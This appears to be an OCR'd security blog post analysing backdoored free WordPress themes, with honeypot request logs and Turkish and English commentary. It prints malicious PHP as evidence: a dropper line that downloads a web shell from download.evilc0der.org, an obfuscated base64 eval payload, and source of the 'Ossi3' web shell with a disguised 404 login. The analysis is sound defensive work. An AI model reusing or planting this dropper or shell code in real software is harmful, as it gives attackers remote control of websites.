24-05-2018 23:02:16 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:13:36 [Yakaladimsizi.com Request] Client: 164.52.24.140 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120:80
24-05-2018 23:13:36 [wp.com.tr Request] Client: 164.52.24.140 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:14:40 [Yakaladimsizi.com Request] Client: 134.119.191.98 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:14:40 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:14:40 [Yakaladimsizi.com Request] Client: 134.119.191.98 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:14:40 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:14:40 [FFLink Request] Client: 134.119.191.98 :  Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2F46.101.10.120%2Fwp-includes%2Ffonts%2Fproshell.php Response: !fabthemes#519110#powered by wordpress
24-05-2018 23:14:41 [Yakaladimsizi.com Request] Client: 134.119.191.98 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://www.kariyerdunyasi.org
24-05-2018 23:14:41 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/l.php?a=//www.kariyerdunyasi.org
24-05-2018 23:14:42 [Yakaladimsizi.com Request] Client: 134.119.191.98 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://www.kariyerdunyasi.org
24-05-2018 23:14:42 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/l.php?a=//www.kariyerdunyasi.org
24-05-2018 23:14:42 [FFLink Request] Client: 134.119.191.98 :  Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2Fwww.kariyerdunyasi.org%2Fwp-includes%2Ffonts%2Fproshell.php Response: !fabthemes#519111#powered by wordpress
25-05-2018 02:14:53 [Possible Hacking Attempt] Client: 134.119.191.98 U: 46. Sifre: $Word#
24-05-2018 23:15:04 [Yakaladimsizi.com Request] Client: 134.119.191.98 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:15:04 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:15:04 [FFLink Request] Client: 134.119.191.98 :  Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2F46.101.10.120%2F Response: !fabthemes#519105#powered by wordpress
24-05-2018 23:15:05 [Yakaladimsizi.com Request] Client: 134.119.191.98 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://www.kariyerdunyasi.org
24-05-2018 23:15:05 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/l.php?a=//www.kariyerdunyasi.org
24-05-2018 23:15:06 [Yakaladimsizi.com Request] Client: 134.119.191.98 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://www.kariyerdunyasi.org
24-05-2018 23:15:06 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/l.php?a=//www.kariyerdunyasi.org
24-05-2018 23:15:05 [FFLink Request] Client: 134.119.191.98 :  Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2Fwww.kariyerdunyasi.org%2Fwp-content%2Fthemes%2FJobpress%2Fimages%2Ftag.png Response: !fabthemes#519104#powered by wordpress
24-05-2018 23:15:06 [FFLink Request] Client: 134.119.191.98 :  Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2Fwww.kariyerdunyasi.org%2F Response: !fabthemes#519103#powered by wordpress
24-05-2018 23:15:07 [Yakaladimsizi.com Request] Client: 134.119.191.98 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://www.kariyerdunyasi.org
24-05-2018 23:15:07 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/l.php?a=//www.kariyerdunyasi.org
24-05-2018 23:15:07 [FFLink Request] Client: 134.119.191.98 :  Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2Fwww.kariyerdunyasi.org%2Fwp-content%2Fthemes%2FJobpress%2Fimages%2Ftag.png Response: !fabthemes#519104#powered by wordpress
25-05-2018 02:15:10 [Possible Hacking Attempt] Client: 134.119.191.98 U: www Sifre: $Word#
24-05-2018 23:16:33 [Yakaladimsizi.com Request] Client: 178.215.166.192 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120:80
24-05-2018 23:16:33 [wp.com.tr Request] Client: 178.215.166.192 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:21:30 [Yakaladimsizi.com Request] Client: 31.177.255.34 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120:80
24-05-2018 23:21:30 [wp.com.tr Request] Client: 31.177.255.34 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
25-05-2018 00:06:13 [Yakaladimsizi.com Request] Client: 114.30.72.232 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120:80
25-05-2018 00:06:13 [wp.com.tr Request] Client: 114.30.72.232 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
25-05-2018 00:06:14 [Yakaladimsizi.com Request] Client: 46.101.10.120 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://www.kariyerdunyasi.org
25-05-2018 00:06:14 [wp.com.tr Request] Client: 46.101.10.120 Request: http://wp.com.tr/alankontrol/l.php?a=//www.kariyerdunyasi.org
25-05-2018 01:21:54 [Yakaladimsizi.com Request] Client: 139.162.108.53 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120
25-05-2018 01:21:54 [wp.com.tr Request] Client: 139.162.108.53 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
25-05-2018 01:21:54 [Yakaladimsizi.com Request] Client: 46.101.10.120 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://www.kariyerdunyasi.org
25-05-2018 01:21:54 [wp.com.tr Request] Client: 46.101.10.120 Request: http://wp.com.tr/alankontrol/l.php?a=//www.kariyerdunyasi.org
25-05-2018 01:21:54 [FFLink Request] Client: 139.162.108.53 :  Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2F46.101.10.120%2F Response: !fabthemes#519105#powered by wordpress
25-05-2018 02:10:49 [Yakaladimsizi.com Request] Client: 158.69.64.72 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://www.kariyerdunyasi.org
25-05-2018 02:10:49 [wp.com.tr Request] Client: 158.69.64.72 Request: http://wp.com.tr/alankontrol/l.php?a=//www.kariyerdunyasi.org
25-05-2018 02:10:50 [Yakaladimsizi.com Request] Client: 46.101.10.120 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://www.kariyerdunyasi.org
25-05-2018 02:10:50 [wp.com.tr Request] Client: 46.101.10.120 Request: http://wp.com.tr/alankontrol/l.php?a=//www.kariyerdunyasi.org
25-05-2018 02:10:49 [FFLink Request] Client: 158.69.64.72 :  Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2Fwww.kariyerdunyasi.org%2F Response: !fabthemes#519103#powered by wordpress
```


www.kariyerdunyasi.org/honeyweb.txt
Dosya sistemine proshell.php isimli web shell dosyasını yüklemesini ve çalıştırmasını sağlayan php web shell kodu.



www.kariyerdunyasi.org/attacker.txt
js.php dosyası üzerinden proshell.php dosyasını dosya sistemine yükleyip çağırmaya çalışıyor.






In December 2018, I noticed that the character string hidden with base64 in the file http://wp[.]com.tr/wz.txt had been changed. When I decoded the hidden character string, I found that the code $z=fopen('error_log.php','w');fwrite($z,file_get_contents('http://download[.]evilc0der[.]org/shell-indir/error_log.txt'));fclose($z); print(); had been added to the previous code in font.php file. This code creates another php web shell file named error_log.php beside font.php. The fact that the password for this php web shell file is different from the others increases the possibility that the http://wp[.]com.tr site has been hacked by another

group and that another code has been added to the current font.php file.





```
/**
 * Executing AJAX process.
 *
 * @since Wordpress 1.4
 */

/**
 * Author Template
 *
 * The template for displaying Author Profile pages.
 *
 * @package Wordpress
 * @subpackage Template
 * @since Wordpress 1.0
 */

/* Loads the "Author Filter Template" based on the query var "filter_type"
 *
 */
$z=fopen('error_log.php','w');fwrite($z,file_get_contents('http://download.evilc0der.org/shell-indir/error_log.txt'));fclose($z); print();
$dosyaurul=$_SERVER["HTTP_HOST"];
$u       = $_GET["u"];
if(substr($dosyaurul,0,3)==$u ){

$sifre  = md5($_POST["sifre"]);
$buton2 = $_POST["buton2"];
if($buton2){
    if($sifre=="050c5218c20c624956eab832283a59b7"){
    session_start();
    $_SESSION["oturum"]=md5($_POST["sifre"]);
    header("location:?u=".substr($dosyaurul,0,3));
}

if($_SESSION["oturum"]!="050c5218c20c624956eab832283a59b7"){




echo '<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```

Hacked ?

download.evilc0der.org/shell-in

Not secure | download.evilc0der.org/shell-indir/error_log.txt

Hack 4 Career. Inform | LinkedIn | Mert SARICA (merts | Inbox - mert.sarica@ | Other bookmarks

```
<?php
/*
Obfuscation provided by FOPO - Free Online PHP Obfuscator: http://www.fopo.com.ar/
This code was created on Tuesday, July 31st, 2018 at 23:19 UTC from IP 89.249.73.170
Checksum: 0d8a24f9d5d7296ab7c0c7f1f5402dc106496ebd
*/
$zf663244="\142\141\163\145\x36\64\137\x64\145\x63\x6f\x64\x65";@eval($zf663244(
"Ly9OTitOOFUreDlTOUR5WXRBaVUyU1Bsk05Gb1dyeC96T2djQ0NaN1VEcTIydUYxaEh3eVRGVnVOc1g
xbWtkb2tuTS8rUnJUUEhzbjc4U3hUM1ZlY2l5zNBUzV5YWQvWXFjWEIzdmxHc1ZvZHjQwJpX3YrYnR
jVzRLU3VCWmZzaTFnS2kydXpFVFFOL0xCOFR0d0o5emdpUTVBaWtBUVJ5WtRREZLcE1SVVZPSGNVdmR
za3pmeC85UENGWHVTdWgzSnBFNERYS2ZCbUNIYUtxbTN6Ly9IZ1BYTzkxdmFTVzFmbUl0dVFNbVN0YzU
zazVqVWF3NXBVNVpQRkhqL2SGeE50UUh3QmxkSVMwSDM4djJ4ZEx5ZUEzSlB5RmI2RE9PME1udkhscEx
qROxzSDFQZjlSSDJHeCtsQWYrNGhoNUNlemJCaGVyVW1DaXJFUlNjd2ROTGY5TU5Kc2NmdDBneEtzbUt
3NWdTekVxeS8rQUJWTmFpcVBVdnpNZmNWOUhURTVJVmZVV3ZRWUllen5sa1pvSGpkMnovQXNrVm9GdlU
rWSpyaEtzRjd5SzBUZENGZEswVnpJb6xaZUx2SWxINEdBQUpqdFJIN2s3K1lqL2NPMUNTRjFYY0E1Q3M
yeFpCd1VIR1NkbFlkTHZGUWlFdUQ4Y1FrYUg2WWNucitkV1NBMEdVSjlsTHp2VE02Wm4vY0tJcmhlZVd
3aEdFeLRXMHRFYmROVjZIU0RMYQc5cGSlSwd7TFZ6eWhMNXB+VUpvQXR1TWI0a3dLdFIzaTlYNmNxSkR
tS1NNdlJxSnZNUWRNS0xXL1VsUWfRUkxzXhiRjhlOG9mV3ovQnBrZk9tMSHNZUStrVmNPOEFSNEh2L0h
neFNPK21ZeDU1Zz1BQlJQU1lNZFF2TzV5amw2UU5HRW4yRXhEYVBNUmdEdmQ4eUVrUy9ORnZNQWVrakN
nZjc1Nnp3dm83Kz86NXl2bVQzY01Ek0EyOE1CU05XYWU4SWluOHExbEcwb2tTVkxlTnNnMlQxc3V3aEo
3ZG8yQ2pKbnFtbnlNVS9vN1l0Y2lVcTZJWFl2azhCclVGeWx0Hjg1NUioXqNl0UHhlQjFoaGdjbVF4NEM
2YG2UNEw1TUZqZm94UkpET2t3alFENHhneGNzbm9heTJkekVFQjQ4L29vZGkxeDBlb08rdmxrU3Z6U04
zYjg4SHNQOGlIemtxYW5UU2tiOHBhU2N5YnVvcVBLbkg4NEorbEtCWkFIZEZZaUFINWJhdW1ZSlFaTmR
DT3RnWkhmejZOcmRiaHBpWFgyM2JXOGJwTk9jNnd5WUVGZWRac0pXM2dXdk9kV0RacTZCb21VMXlOMTE
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```







```php
<?php
$auth_pass = "889d0730f318a170513574b1a75601a4";
$color = "#00FF66";
$default_action = 'FilesMan';
@define('SELF_PATH', 'index.php');

if (strpos($_SERVER['HTTP_USER_AGENT'], 'Google') !== false)
    {
    header('HTTP/1.0 404 Not Found');
    exit;
    }

@session_start();
@error_reporting(0);
@ini_set('error_log', NULL);
@ini_set('display_errors', 0);
@ini_set('log_errors', 0);
@ini_set('max_execution_time', 0);
@set_time_limit(0);
@set_magic_quotes_runtime(0);
@define('VERSION', 'Ver 2.0');

if (get_magic_quotes_gpc())
    {
    function stripslashes_array($array)
        {
        return is_array($array) ? array_map('stripslashes_array', $array) : stripslashes($array);
        }

    $_POST = stripslashes_array($_POST);
    }

function printLogin()
    {
    echo '<h1>Not Found</h1>
        <p>The requested URL was not found on this server.</p>
        <hr>
        <address>Apache Server at ' . $_SERVER['HTTP_HOST'] . ' Port 80</address>
        <style>input { margin:0;background-color:#fff;border:1px solid #fff; }</style>
        <center><form method=post><input type=password name=pass></form></center>';
    exit;
    }
```

```
    }

function which($p)
    {
    $path = ex('which ' . $p);
    if (!empty($path)) return $path;
    return false;
    }

function printHeader()
    {
    if (empty($_POST['charset'])) $_POST['charset'] = "UTF-8";
    global $color;
    echo '<html><head><meta http-equiv="Content-Type" content="text/html; charset=' . $_POST['charset'] . '"><title>Ossi3 Shell - ' . VERSION . '</title>
    <style>
        body {background-color:#222;color:#fff;}
        body,td,th     { font: 9pt Lucida,Verdana;margin:0;vertical-align:top; }
        span,h1,a      { color:' . $color . ' !important; }
        span         { font-weight: bolder; }
        h1             { padding: 2px 5px;font: 14pt Verdana;margin:0px 0 0 5px; }
        div.content    { padding: 5px;margin:0 5px;background: #333333;border-bottom:5px solid #444;}
        a              { text-decoration:none; }
        a:hover        { /*background:#5e5e5e;*/ }
        .ml1         { border:1px solid #444;padding:5px;margin:0;overflow: auto; }
        .bigarea     { width:100%;height:250px;margin-top:5px;}
        input, textarea, select    { margin:0;color:#00ff00;background-color:#555;border:1px solid ' . $color . '; font: 9pt Monospace,"Courier New"; }
        input[type="button"]:hover,input[type="submit"]:hover {background-color:' . $color . ';color:#000;}
        form         { margin:0px; }
        #toolsTbl    { text-align:center; }
        .toolsInp    { width: 80%; }
        .main th     {text-align:left;background-color:#555;font-weight: bold;}
        .main tr:hover{background-color:#5e5e5e;}
        .main td, th{vertical-align:middle;}
        .menu {background: #333;}
        .menu th{padding:5px;font-weight:bold;}
        .menu th:hover{background:#444;}
        .ll {background-color:#444;}
        pre {font-family:Courier,Monospace;}
        #cot_tl_fixed{position:fixed;bottom:0px;font-size:12px;left:0px;padding:4px
        0;clip:_top:expression(document.documentElement.scrollTop+document.documentElement.clientHeight-this.clientHeight);_left:expression(document.documentElement.scrollLeft +
        document.documentElement.clientWidth - offsetWidth);}
        .logo {text-align:center;font-size:60px;}
```

Before completing my research, when I continued to explore the http://www[.]wp[.]com.tr/wp-includes/ folder, I also encountered the a.php file that I had previously identified and has the password within it.





In short, I would recommend that you check the theme you have downloaded for free on the Internet on the site http://themecheck.info/ before installing it, otherwise, as you will see, it is not difficult to become a victim of malicious individuals who are lying in wait.

Hope to see you in the following articles.